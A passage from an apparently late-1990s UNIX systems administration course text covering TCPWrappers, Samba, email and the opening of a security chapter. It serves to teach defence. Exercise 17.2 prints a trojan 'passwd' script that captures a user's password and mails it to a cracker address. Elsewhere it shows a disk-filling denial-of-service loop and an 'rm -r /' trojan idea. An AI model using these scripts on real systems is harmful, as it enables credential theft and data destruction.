
The following are entries from two different `/etc/inetd.conf` files. Both are the entries dealing with the `telnet` service. The second entry is from a "modern" Linux machine, the first is from an earlier UNIX machine.

```
telnet stream tcp nowait root /usr/sbin/in.telnetd in.telnetd
telnet stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd
```

The difference

Do you notice the difference? The program being run on the Linux machine is `/usr/sbin/tcpd`. If you examine the entries in a Linux machine's `/etc/inetd.conf` you will find that this program is executed for **all** (almost) network services.

`tcpd` is the public domain program TCPWrappers that comes standard on all Linux machines. It is a special daemon that provides some additional services including added security, access control and logging facilities for all network connections. TCPWrappers works by being inserted between the `inetd` daemon and the various network daemons that are executed by `inetd`.

Figures 16.1 and 16.2 demonstrate the difference.




Figure 16.1
`inetd` **by itself**




Figure 16.2
`inetd` **with** `tcpd`

features

`tcpd works as follows`

- ♣ a request for a particular network request is received,
- ♣ the configuration of `inetd` is such that `tcpd` is executed rather than the actual server for this request,
- ♣ `tcpd` logs the request via `syslog`,
  On RedHat 5.0 each connection is logged into the file

/var/log/secure. Information stored includes the time it was made, the host trying to make the connection and the name of the network service being requested. An example entry looks like

```
May  1 12:13:46 beldin in.telnetd[684]: connect from localhost
```

♣ tcpd then performs a number of checks,

These checks make use of some the extra features of tcpd including

♣ pattern-based access control.
This allows you to specify which hosts are allowed (or not) to use a particular network service. You can use this feature to restrict who can make use of your network services. tcpd also allows you to execute UNIX commands when a particular type of connection occurs.

Exercises

16.6	The manual page for tcpd says that more information about the access control features of tcpd can be found on the hosts_access(5) manual page. What command would you use to view this page?

♣ hostname verification,
Some of the network protocols rely on hostnames for authentication. For example, you may only be able to use the rsh command if your computer is called beldin.cqu.edu.au. It is possible for people to setup computers that will pretend to be another hostname. tcpd offers a feature which will verify that a host is really who they say they are.

♣ protection against host address spoofing.
It is also possible to spoof an IP address. That is, packets being sent from machine are modified to look as if they are being sent from another, trusted, machine. tcpd offers a feature to detect and reject any connections of this type.

While most Linux systems come with tcpd as standard many commercial systems don't. tcpd is in the public domain and can be compiled for most UNIX platforms.

Exercises

16.7	Using tcpd how would you achieve the following – Configure your machine so there are no network services available. – Once you've done this attempt to telnet and ftp to your machine. Keep this tcpd configuration for all the exercises in this group.
16.8	What effect would the previous question have on the ability for your machine to receive email?
16.9	Modify your tcpd configuration to allow the receipt of email.
16.10	Try connecting to the Web server on your machine. Assuming you have a standard RedHat 5.0 installation you should still be able to connect to

the Web server. Why can you still do this? Shouldn't your `tcpd` configuration have stopped this?

Other methods for securing a network connection are discussed in the security chapter.

What's an Intranet?

Intranets are the latest buzzword in the computer industry. The buzzword makers have finally realised the importance of the Internet (and the protocols with which it was constructed) and have started adopting it for a number of purposes. An intranet is basically a local area network used by an organisation that uses the Internet protocols to provide the services normally associated with a LAN plus offering Internet services (but not necessarily Internet access).

Services on an Intranet

The following is a list of the most common services that an Intranet might supply (by no means all of them). This is the list of services we'll discuss in more detail in this chapter. The list includes

- file sharing,
  The common ability to share access to applications and data files. It's much simpler to install one copy of an application on a network server than it is to install 35 copies on each individual PC.
- print sharing, and
  The ability for many different machines to share a printer. It is especially economically if the printer is an expensive, good quality printer.
- electronic mail.
  Sometimes called messaging. Electronic mail is fast becoming an essential tool for most businesses.

File and print sharing

There is a famous saying in the computing field.

> *The nice thing about standards is that there are so many to choose from.*

This statement is especially true in the area of sharing printers and files in a local area network. Some of the different protocols are outlined in Table 16.6 which also describes the origins of each protocol.

Name	Description
Server Message Block (SMB)	The protocol used by Windows for Workgroups, 95 and NT and OS/2 and a couple of others. Becoming the protocol with the largest number of clients.
Netware	Netware is the term used to describe Novell's network OS. Includes the protocols IPX and NCP (amongst others). A very popular, but possibly dying, network operating system (NOS).
Appletalk	The networking built-in to all Macintosh computers. Many Macs now use MacTCP which allows them to "talk" TCP/IP.
Network File System (NFS)	The traditional UNIX based file sharing system. NFS clients and servers are available for most platforms.

Table 16.6
Protocols for sharing files and printers

Due to a number of free software packages, Linux, and most versions of UNIX, can actually act as a server for all of the protocols listed above. Due to the popularity of the Windows family of operating systems, the following will examine the SMB protocols.

The "native" form of file sharing on a UNIX machine is NFS. If you wanted to share files between UNIX machines, NFS would be the choice.

Samba

Samba is a piece of software, originally written by Andrew Tridgell (a resident of Canberra), and now maintained by a large number of people from throughout the world. Samba allows a UNIX machine to act as a file and print server for clients running Windows for Workgroups, Windows 95, NT and a couple of other operating systems.

The combination of Linux and Samba is possibly the cheapest way of obtaining a server for a Intranet (if you don't include cost and training).

The following is a very simple introduction to how you might use Samba on a RedHat 5.0 machine. This process is much simpler on RedHat 5.0 as Samba comes pre-configured. The readings down below provide much more information about Samba.

The configuration file for Samba is `/etc/smb.conf`. An entry in this configuration file which allows a user's home directory to be exported to SMB clients is the following

```
[homes]
   comment = Home Directories
   browseable = no
   read only = no
   preserve case = yes
   short preserve case = yes
   create mode = 0750
```

If your Linux machine happens to be on a network and you have a Win95/NT or even 3.11 machine on the same network, you should be able to connect to your home directory from that Windows machine using the standard approach for mapping a network drive. Figure 16.3 is the dialog box on a Windows 95 machine.

Figure 16.3
Dialog box for mapping a network drive.

In this example, the name of my Linux computer is `beldin` and my username on `beldin` is `david`. Once connected, I can now read and write files from my home directory from within Windows.

Chances are most of you will not have a local area network (LAN) at home that has your RedHat Linux machine and another Windows machine connected. This makes it difficult for you to recreate the above example. Luckily Samba comes with a program called `smbclient`. `smbclient` is a UNIX program which allows you to connect to Samba shares. This means when you use `smbclient` you are simulating what would happen if you were using a Windows machine. The following is an example of using `smbclient` to connect to the same share as in the Windows example above.

```
[david@beldin david]$ smbclient '\\beldin\david'
Added interface ip=138.77.36.28 bcast=138.77.36.255 nmask=255.255.255.0
Unknown socket option TCP_NODELAY
Server time is Fri Feb  6 14:04:50 1998
Timezone is UTC+10.0
Password:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 1.9.17p4]
security=user
smb: \> help
ls             dir            lcd            cd             pwd
get            mget           put            mput           rename
more           mask           del            rm             mkdir
md             rmdir          rd             pq             prompt
recurse        translate      lowercase      print          printmode
queue          qinfo          cancel         stat           quit
q              exit           newer          archive        tar
blocksize      tarmode        setmode        help           ?
!
smb: \> ls *.pdf
  ei010106.pdf                           129777  Mon Jan 26 12:34:06 1998
  ei020102.pdf                           229292  Mon Jan 26 12:34:54 1998
  ei020103.pdf                           291979  Mon Jan 26 12:35:22 1998

                50176 blocks of size 16384. 2963 blocks available
smb: \>
```

Once you connect with `smbclient` you see the `smbclient` prompt at which you can enter a number of commands. This acts a bit like a command-line `ftp` prompt.

Reading

The Resource Materials section for week 10 provides pointers to more information about Samba including the Samba home page and the Samba HOW-TO.

Exercises

16.11 Check that Samba is installed and configured on your system. Use `smbclient` or a Windows machine to see if you can connect to your home directory.

Email

Electronic mail, at least on the surface, looks fairly easy. However there are a number of issues that make configuring and maintaining Internet electronic mail a complex and occasionally frustrating task. Examining this task in-depth is beyond the scope of this subject. Instead, the following pages will provide an overview of the electronic mail system.

Email components

Programs that help send, reply and distribute email are divided into three categories

- mail user agents (MUA),
  These are the programs that people use to read and send email. Common MUAs include Eudora, Netscape (it has a mail and news reader as well as a Web browser) and text-based tools such as `elm` or `pine`. MUAs allow a user to read and write email.
- mail delivery agents (MDA),
  Once a mail message is delivered to the right computer, the MDA is responsible for placing it into the appropriate mail file.
- mail transport agents (MTA).
  Perform a number of tasks including some delivery, forwarding of email to other MTAs closer to the final recipient and some address translation.

Figure 16.4 provides an overview of how these components fit together.




Figure 16.4
An overview of the mail system

The following is a brief description of how email is delivered for most people

- Mail server
  Most people will have an account on a mail server which will be running UNIX, Windows NT or some other operating system. At a minimum, the user's account will include a mail file. All email delivered for that user is appended onto the end of that mail file.
- Remote mail client
  Reading and writing mail for most people is done using a MUA like Eudora or Netscape on a remote mail client. This "remote mail client" is the user's normal computer they use for normal applications. The client mail computer will retrieve the user's mail from the mail server using a protocol such as POP or IMAP (see Table 16.6). Sending email will be via the SMTP protocol to the mail server's SMTP daemon (`sendmail` if it's the server is a UNIX computer).

Email Protocols

Table 16.7 lists some of the common protocols associated with email and briefly describes their purpose.

Protocol	Description
SMTP	Simple Mail Transport Protocol, the protocol used to transport mail from one Internet host to another
POP	Post Office Protocol, defines a method by which a small host can obtain mail from a larger host without running a MTA (like `sendmail`). Described in RFCs 1725 1734
IMAP	Internet Message Access Protocol, allows client mail programs to access and manipulate electronic mail messags on a server, including the manipulation of folders. Described in RFCs 1730, 1731.
MIME	Multipurpose Internet Mail Extensions, defines methods for sending binary data such as Word documents, pictures and sounds via Internet email which is distributed as text. Described in RFCs 1521 1522 and others.
PEM	Privacy-Enhanced Mail, message encryption and authentication procedures, proposed standard outlined in RFCs 1421, 1422 and 1423
Format of text messages	The standard format of Internet email which is described in RFC822

Table 16.7
Protocols and standards associated with Email

Unix mail software

Your RedHat 5.0 Linux machine will include the following software related to email

- `sendmail`
  `sendmail` is the UNIX MTA. It may well be one of the most difficult and hated pieces of software in the world. However, recent versions have solved many of its problems. `sendmail` is the SMTP daemon on most UNIX machines. That is it is the server that handles SMTP requests.
- `popd`
  The pop daemon is contacted by MTAs such as Eudora when they wish to transfer a user's email from the server onto the client.
- `imapd`
  The imap daemon may not be installed on all machines but it is distributed with RedHat 5.0. `imapd` responds to MTAs which use imap to transfer email from the server to the client. The readings below contain a pointer to a document which describes the differences between IMAP and POP.
- various mail clients
  A RedHat 5.0 machine will include a number of mail clients including `mutt`, `elm`, `pine` and `mh`.

Reading

The resource materials section on the 85321 Website/CD-ROM has pointers to a number of documents including a `sendmail` tutorial and a comparison of IMAP and POP. You will need to use these resources for the following exercise.

Exercises

16.12 Set up email on your Linux machine (refer to the Linux mail HOW-TO). Included in the procedure, obtain a POP mail client and get it working. The Netscape web browser includes a POP mail client for UNIX (it's what I use to read my mail).

16.13 The latest versions of Netscape also support IMAP. Configure your system to use IMAP rather than POP.

World-Wide Web

The World-Wide Web is the killer application which has really taken the Internet by storm. Most of the Web servers currently on the Internet are UNIX machines running the Apache Web server (http://www.apache.org/). RedHat 5.0 comes with Apache pre-installed. If you use a Web browser to connect to your Linux machine (e.g. http://localhost/) Redhat provides pointers to documentation on configuring Apache.

Reading

The resource materials section for week 10 has a pointer called "Apache still King" which is an article reporting on a survey which found that over 50% of the Web sites surveyed are running Apache.

Conclusions

This chapter has looked in general at how network services work and in particular at file and print sharing with Samba, email and World-Wide Web. Most network services consist of a server program responding to the requests from a client program. The client and server use a predefined protocol to exchange information. Information transferred between the client and server goes through ports.

Network ports are used to deliver information to one of the many network applications that may be running on a computer. Network ports from 0-1024 are used for pre-defined purposes. The allocation of those ports to applications is done in the `/etc/services` file. The `netstat` command can be used to examine the currently active network connections including which ports are being used.

Network servers generally run as daemons waiting for a request. Servers are either started in the system start-up scripts (`/etc/rc.d/*`) or by the `inetd` daemon. The file `/etc/inetd.conf` is used to configure which servers `inetd` will start.

Most Linux systems come already installed with `tcpd` (TCPWrappers). `tcpd` works with `inetd` to provide a number of additional features including logging, user validation and access control.

Intranets are the latest industry buzzword and are simply a local area network built using Internet protocols. Linux in conjunction with Samba and other public domain tools can act as a very cheap Intranet server offering file and print services, WWW server, electronic mail, `ftp` and other Internet services. Samba is a public domain piece of software that enables a UNIX computer to act as a file and printer server for client machines running Windows and other LanManager clients.

Programs associated with email are placed into one of three categories

- mail user agents (MUA)
- mail transport agents (MTA)
- mail delivery agents (MDA)

`sendmail` is possibly the most popular and flexible mail transport agent. Much of its fearful reputation comes from the concise syntax of its configuration file `/etc/sendmail.cf`.

Review Questions

16.1

Explain the role each of the following play in UNIX networking

`/etc/services`

`/etc/inetd.conf`

`inetd`

`tcpd`

16.2

You've just obtained the daemon for WWWWW (the fictious replacement for the WWW). The daemon uses the protocol HTTTTTTP, wants to use port 81 and is likely to get many requests. Outline the steps you would have to complete to install the daemon including

- the files you would have to modify and why
- how you would start the daemon (it's a program called `htttttpd`)

16.3

People have been trying to `telnet` to your machine `server.my.domain`. List all the things that could be stopping them from logging in.

Chapter 17

Security

A chain is only as strong as its weakest link.
Proverb

If a cracker obtains a login on a machine, there is a good chance he can become root sooner or later. There are many buggy programs that run at high privileged levels that offer opportunities for a cracker. If he gets a login on your computer, you are in trouble.
Bill Cheswick

Introduction

As a Systems Administrator you are responsible for maintaining the integrity and security of the systems you administer. Given the weaknesses in a lot of software and the frailties of the human beings using your systems (not to mention yours) this is a far from easy task. This chapter introduces you to many of the security-related issues you must consider.

As a Systems Administrator you will need to do the following

- evaluate the security of your site
  Determine what the security needs of your site are. What are the current security holes on your site? To do this you will need to know how people break into systems. This chapter provides pointers to tools and documentation used to compromise the security of systems. An important part of this step is also identifying how secure you want your system to be.
- remedy and implement
  Once you've found the security holes you have to plug them. To do this you need to understand a number of basic concepts. This chapter introduces those concepts.
- observe and maintain
  A system doesn't stay secure. Installing new software, adding new users and the attentions of crackers all contribute to the need for you to maintain a vigil watching the security of your system.
- stay informed
  New security holes and methods for breaking in are always being discovered. For your site to stay secure you must keep up to date with all new events.

Important

Much of the information introduced in this chapter can be put to malicious use. Such use can result in quite severe consequences. You can be excluded from the University, fail this unit and even be brought up on criminal charges. Any 85321 student found using the information in this chapter illegally will fail the unit.

This chapter provides a very brief overview of some of the issues involved. There is a lot more to computer security than what is mentioned here. There is a great deal of information about this topic on the Web, in magazines and in books.

Why have security?

Why bother with security? No-one's going to break into my machine are they? Here are some reasons why security is extremely important

- the FBI estimates $(US)7.5 billion is lost annually to electronic attack
- the US Department of Defense found that 88% of their computers are penetrable and in 96% of the cases where the crackers got in, their intrusions went undetected
- in 1993, CERT found a 73% increase in security breaks
- the Wall Street Journal on August 21, 1995 reports "Russian computer cracker successfully breached a large number of Citicorp corporate accounts, stealing $400,000 and illegally transferring an additional $11.6 million…".
- reports of computer crime are increasing at more than 150% a year,

A recent set of tests performed with freely available security tools available on the Internet (these tools are introduced in this chapter) gave the following results

- 88% of attempted break-ins were successful,
- 96% were undetected,
- in 95% of times when attacks were detected nothing was done.

As a Systems Administrator you must be concerned with security.

Another important finding is that the great majority of break-ins or illegal uses of information stored on computers is done by people from within the organisation, such as disgruntled workers using their access for personal gain. Security is not always protecting a system from people outside the system.

Before you start

Before evaluating the security of your system, you need to decide how important security is for your site.

Security versus convenience

A machine running the UNIX operating system can be made into a very secure system if the right amount of effort is expended. However a very secure system is usually too inconvenient for normal users to use. In implementing a security scheme, the Systems Administrator must weigh the following costs

- ♣ the importance of the machine, its availability and the data stored on it,
  Data on a computer used by first year students at a University doesn't need to be as secure as data on a computer containing the plans for Intel's next computer chip.
- ♣ the amount of effort required to make and keep the system secure, and
  It doesn't make sense to spend hundreds of thousands of dollars securing a computer used for email by computing students.
- ♣ how the security features will affect the users of the system.

A system can be made as secure as is necessary but in doing so you might lose all ability to make use of the machine. A machine in a room with no door and no outside connection is very secure, but no one can use it. To make a computer 99% secure, remove the network connection, to make the computer 100% secure, remove the power cord.

The Systems Administrator must balance the needs for convenience against the need for security.

A security policy

The following is taken from the AUSCERT document, "Site Security Policy Development" by Rob McMillan. A link to the entire document is provided on the Resource Materials page of the 85321 Website.

In the same way that any society needs laws and guidelines to ensure safety, organisation and parity, so any organisation requires a Site Computer Security Policy (CSP) to ensure the safe, organised and fair use of computational resources.

The use of computer systems pervades many aspects of modern life. They include academic, engineering, financial and medical applications. When one considers these roles, such a policy assumes a large degree of importance.

A CSP is a document that sets out rules and principles which affect the way an organisation approaches problems.

Furthermore, a CSP is a document that leads to the specification of the agreed conditions of use of an organisation's resources for users and other clients. It also sets out the rights that they can expect with that use.

Ultimately a CSP is a document that exists to prevent the loss of an asset or its value. A security breach can easily lead to such a loss, regardless of whether the security breach occurred as a result of an Act of God, hardware or software error, or malicious action internal or external to the organisation.

AUSCERT Policy Development

Reading

AUSCERT (who and what they are is explained later in the chapter) have made available a document which outlines the requirements and content of a computer security policy. A copy can be found under the resource materials section for week 11 on the 83521 Web site/CD-ROM

Evaluating Security

Once you've decided (in reality the Systems Administrator doesn't decide but hopefully will have some input) on how secure your site is to be made, you have to evaluate just how secure your system is. This section introduces many of the basic concepts you will need to understand in order to evaluate security and also introduces some of the tools that can help.

Types of security threats

To implement security on a system you should first identify the possible threats to the system. Threats to a computer system can be broken up into a number of categories

- physical threats,
  The building burns down, an earthquake hits or an intruder breaks into your office or machine room and takes to the computers with an axe.
- access to the system and its data, and
  A cracker breaking into a bank and redirecting hundreds of thousands of dollars from someone's account to their own. With the advent of the network this access doesn't have to be to data on the actual machine. It can include data that is travelling over the network.
- denial of service.
  This type of threat is entirely malicious. It serves no purpose but to prevent your computers from providing the services they normally provide. This type of attack is quite simple.

Physical threats

Physical threats include

- unauthorised access to system consoles and other devices, and
- acts of nature (i.e. floods and earthquakes).

Not all attacks on computer systems rely on intimate knowledge of computer hardware and software. The quickest way of denying service is to steal or destroy the physical hardware. For example, attack the nearest power sub-station, no power, no computer. Blow the building up. Mechanisms should be in place to prevent access to the physical hardware of a system.

Network cables

One part of computer infrastructure that is often overlooked in a security plan is the cabling. The simplest way to bring a site's computer network to the ground is to take a shovel and dig up a few of the cables used for that site's network.

This does not always happen on purpose. CQU's network has been taken down a number of times by people (accidentally) digging up the fibre optic cable that forms the backbone of the CQU network.

Acts of nature

While every effort can be taken to minimise damage from acts of nature, there is always the possibility that an event will occur that can destroy a system or destroy the entire site. This is one possibility that must be served by the site's recovery plan.

The old maxim "don't put all your eggs in one basket" is very applicable. Copies of backup tapes should be kept at another site. A number of sites in earthquake prone California send copies of backup tapes to other states to make sure that tapes are out of the earthquake zone.

Logical threats

Logical threats are caused by problems with computer software. These problems are caused either by

- misuse by people,
  A program not being configured properly and therefore offering a security hole; people choosing really easy-to-guess passwords.
- mistakes in programs, or in their interaction with each other

Computer systems today are complex congregations of interacting programs. The complexity of these programs and their interactions means that security holes crop up every now and then. It is these holes that bad guys use to break into systems.

How to break in

Breaking into most systems is incredibly easy. Many crackers seem to think they are great heroes for breaking into the system, when in reality any half-wit with a bit of common sense can break into a system. Doing something constructive with a computer is infinitely more difficult and rewarding than doing something destructive.

Knowing how to break into a system is the first step in knowing what you need to fix. This section introduces you to some of the tactics, tools and holes used by crackers to break into systems.

To break into a site a cracker will generally go through these stages

- information gathering,
  During this phase he is trying to gather as much information about your site as possible, determining the user's names, their phone numbers, office locations, what machines are there.
- get a login account,
  Using the information gathered previously the cracker must now get a login account. It usually doesn't matter whose account. At this stage the cracker is just interested in getting onto the machine.
- get root privilege, and
  Once onto the machine the cracker will attempt to use any of a number of methods to obtain root privilege, bugs in programs or badly configured systems are the two most common.
- keeping root privilege.
  Once they've got it they don't want to loose it. So most will leave some sort of trap door that allows them to get root privilege at any point in the future.

Social engineering

Social engineering is one of the most used methods for gaining access and it generally requires very little computer knowledge. The most common form of social engineering is for a cracker to impersonate an employee, usually a computer support employee, and obtain passwords or other security related information over the phone.

Other useful pastimes include

- dumpster diving,
  Sifting through the trash of an organisation looking for passwords or other information.
- getting a job.
  Actually getting a job on the site, a cleaner or janitor is a good bet.

A lot of crackers consider people to be the weak link in security.

Breaking into a system

Readings

Two of the "good guys" of computer security, Dan Farmer and Wieste Venema (authors of the Satan tool discussed below) have written one of the standard papers a Systems Administrator should read. You will find a copy of this paper under the "Breaking in" link on the resource materials page for week 11.

Information about cracking

There are a number of factors which make it easy to break into systems. One of them is the almost complete lack of effort many Systems Administrators put into security. Another is the huge number of bugs and problems in software which open systems up to break-ins. One of the most common is the use of the Internet by crackers to distribute information about how to break into systems.

> **Readings**
>
> The resource materials section on the 85321 Website/CD-ROM for week 11 has a number of links to Web sites and information produced by crackers. Take your time to look through these.

The rootshell.com (`http://www.rootshell.com/`) site is a prime example of why it doesn't take any skill at all to break into a system. Here is a site which lists a huge range of software and tips how to break in.

Problems

The following section introduces some of the fundamental UNIX concepts (and problems) which crackers use to break into systems.

Passwords

Passwords are the first line of defense in the security of a computer system. They are also usually the single biggest security hole. The main reason is that users do things with passwords that compromise their security including

- write their password on a bit of paper and then leave it laying around,
  This happens with student accounts at the start of every year at CQU.
- type their passwords in very slowly while someone is watching over their shoulder,
- choose really dumb passwords like `password` or their first name, and
- log into their accounts across the Internet.
  This is a problem because of some of the characteristics of information travelling over the Internet. In particular, most information is in clear text and it must pass through a number of computers. This makes it possible for other people, on some of these computers, to listen in on your information as it passes over the Internet. This means that they may be able to get your password.

These actions make it easy for crackers to obtain passwords and by pass this important first line of defense.

Choosing dumb passwords

There have been a number of experiments that attempt to discover how many users actually choose dumb passwords. All of these experiments have found an alarmingly high percentage of users choose stupid passwords. One experiment found that approximately 10-20% of passwords could be guessed using a password list containing variations on login names, user's first and last names and a list of 1800 common first names.

Every year the program `crack` (more on this program later in the chapter) is run using the password file of the machine used by students of the Systems Administration subject offered by Central Queensland University. Every year between 10 to 20% of the passwords are discovered by Crack.

Packet sniffing

If you are on an ethernet network, it is fairly simple to obtain software that allows you to capture and examine all of the information passing through that network, called packet sniffing. This is one method for obtaining the usernames and passwords of people. Remember when you enter a password it is usually sent across the network in clear text.

At most large computer conferences (and many others) it is common to have a terminal room with a large number of computers with Internet connections. These terminal rooms are used by conference attendees to "phone home", to log onto their Internet accounts to check email etc.

Many conferences have suffered from people packet sniffing in these terminal rooms, gathering usernames and passwords of many of the conference attendees. This is a growing problem if you are using the Internet to connect back to a "home" computer. It's a problem that is addressed using a number of methods including one-time passwords that are discussed below.

Problems with

The `/etc/passwd` file is the cornerstone of the password security system. The Systems Administrator should perform a number of checks on the contents of the `/etc/passwd` file. These checks are performed to make sure someone has not compromised security and left a gaping hole. The following describe some of the possible problems with `/etc/passwd`.

Accounts without passwords

Any account without a password allows a cracker direct entry onto your machine. Once there they will at some stage get root privilege.

Accounts without usernames

You cannot login to an account without a username using the normal login procedure. However you can become that user by using the command `su ""`.

Accounts with UID 0

An account with a UID of 0 will have the same access permissions as the root user since the operating system thinks that anyone with UID 0 is root.

Accounts with GID 0

Generally only the root user and one or two system accounts will belong to group 0. Any other account being in that group will obtain permissions it should not.

Modifications to

The only modifications made to the `/etc/passwd` file should be made by the Systems Administration team. Any changes not made by that team implies someone has broken the security of your system. One method of checking this is keeping an up-to-date copy of the `passwd` file somewhere else and regularly comparing it with the `/etc/passwd` file.

file permissions

The `passwd` file is usually owned by root. Only the owner of the file should have write permission on the `passwd` file. If these permissions have changed, someone has broken your security.

Search paths

When you enter a command, the shell will search through all the directories listed in the `PATH` variable for an executable file with a filename that matches the command name. It is almost standard for users to include the current directory (signified by `.`) in their search path.

This can be useful when you are writing programs or shell scripts and you are in the same directory as the scripts. Without `.` in the search path, you would have to type `./script_name`

If the current directory is included in the search path it should be the last one in the path.

Why is this a problem?

If the current directory is the first directory in the path then whenever the user executes a command the shell will look first in the current directory. This is a security hole.

One practice of "bad guys" is to place programs with names that match standard commands (like `passwd` and `su`) everywhere in the directory hierarchy they have write access (for example, `/tmp`).

They do this to take advantage of situations like the following

- the current directory is the first directory in the search path of the user,
- the user is in the directory `/tmp`,
- a bad guy has placed a program called `passwd` in that directory, and
- the user wants to change their password so they enter `passwd`.

The shell will find the `passwd` program in the `/tmp` directory because it is the first directory in the search path. The shell will not search any further.

If he's smart the bad guy has written his `passwd` so it looks like the real one but actually sends the password to him.

Exercises

17.1 Examine your search path. Does it include the current directory??

17.2 Modify your search path so it looks in the current directory first. Create a shell script `passwd` that contains the following code. Try changing your password from the directory in which you created the shell script and see what happens.

```
#!/bin/bash

echo Changing passwd for `whoami`
echo -n Enter old password:
stty -echo
read password

# send email with machine name, username and password to a
cracker

echo `hostname` `whoami`  $password | mail
cracker@cracker.cqu.edu.au

stty echo
echo
echo Illegal password, imposter.
```

Full path names

The current directory SHOULD NOT be in the search path for the root user.

Some Systems Administrators are so worried about this situation that they will always enter the full path of every command executed as root. Instead of typing

```
bash$ su
They will enter
bash$ /bin/su
```

regardless of the command. Remember any command that is executed by root will have root's privileges. A destructive cracker could create a shell script, call it `ls` and put the following code in it, `rm -r /`. What happens when root accidentally runs it by typing `ls`?

The file system

If a bad person has actually managed to crack someone's password and break into their account, the next step they will want to take is to obtain an account with more access (root if possible). The major hurdle they must overcome is UNIX file permissions.

A system's file permissions should be set up in such a way that will prevent users from accessing areas that they should not. The Systems Administrator is responsible for first setting up the file permissions correctly and then maintaining them.

The following sections examine issues involved with the file system.

Correct settings

When configuring a system, it is important that each file and directory have the correct permissions. This is especially true of important system files including device files, system configuration files and system startup files.

There is a story about one release of Sun's UNIX operating system that had problems with the permissions on a particular device file. These Sun machines came standard with little microphones that could be used to record sound. As with all devices on a UNIX machine, the microphone had a device file. On this particular release the default permissions for the microphone's device file was world read.

This meant anyone on the system could record what was being said around the microphone.

Tracking changes

Once set up, regular checks on the file permissions should be performed to ensure that no-one has been tampering with them. Any changes you didn't make may indicate a security breakin.

setuid/setgid programs

Any program that runs setuid, especially setuid root, that is badly written or contains a security hole could be used to break security. You should know of all setuid and setgid programs on your system. Any such programs that are not needed should be deleted. You should also maintain a check on any new setuid programs that appear on your system.

Also you should **never** write shell programs that are setuid or setgid. In fact Linux won't let you. setuid shell scripts cannot be made safe.

Exercises

17.3	Obtain a listing of all the files on your system which are setui or setgid.

Disk usage

If the naughty person is a simple vandal interested only in bringing the system down he might try something like the following

```
#!/bin/sh
while [ 0 ]
do
  mkdir .temp #start with a dot so it is normally hidden
  cd .temp
  cp /bin/* .
done
```

This is just one example of a malicious attack designed to bring a system down. Other methods include continually sending large amounts of email or using flood pings (a `ping` command that saturates a network). These are simple, yet common, examples of "denial of service" attacks.

Networks

The advent of networks, especially global networks such as the Internet, drastically increase the likelihood of your system being broken into. No longer do you have to worry about just people on your site. You also have to worry about all of the people on the Internet. The problems introduced by networks include the following.

Bugs in network software

Most of the common security problems with networks is due to bugs in software such as the `finger` daemon, `sendmail` and others. Such bugs allow people without accounts on a machine to get root access.

The Internet worm used a bug in the `finger` daemon that allowed you to run a command on the system without having a login. Bugs in `sendmail` have provided mechanisms to gain root access on a machine without needing the root password.

Bugs in software that cause security holes are usually announced by CERT (more on CERT later in this chapter).

Most of you should now be aware of similar problems in almost all of the networking software produced by Microsoft.

Packet sniffing

Talked about above. Packet sniffing is the act of examining all the packets being sent across a network to gain access to information. This can usually only be done if you are on the same network as the machines you are eavesdropping on.

There are a number of software packages, many freely available, that allow you to do this. Pointers to this software and exercises using them come below.

Spoofing and masquerading

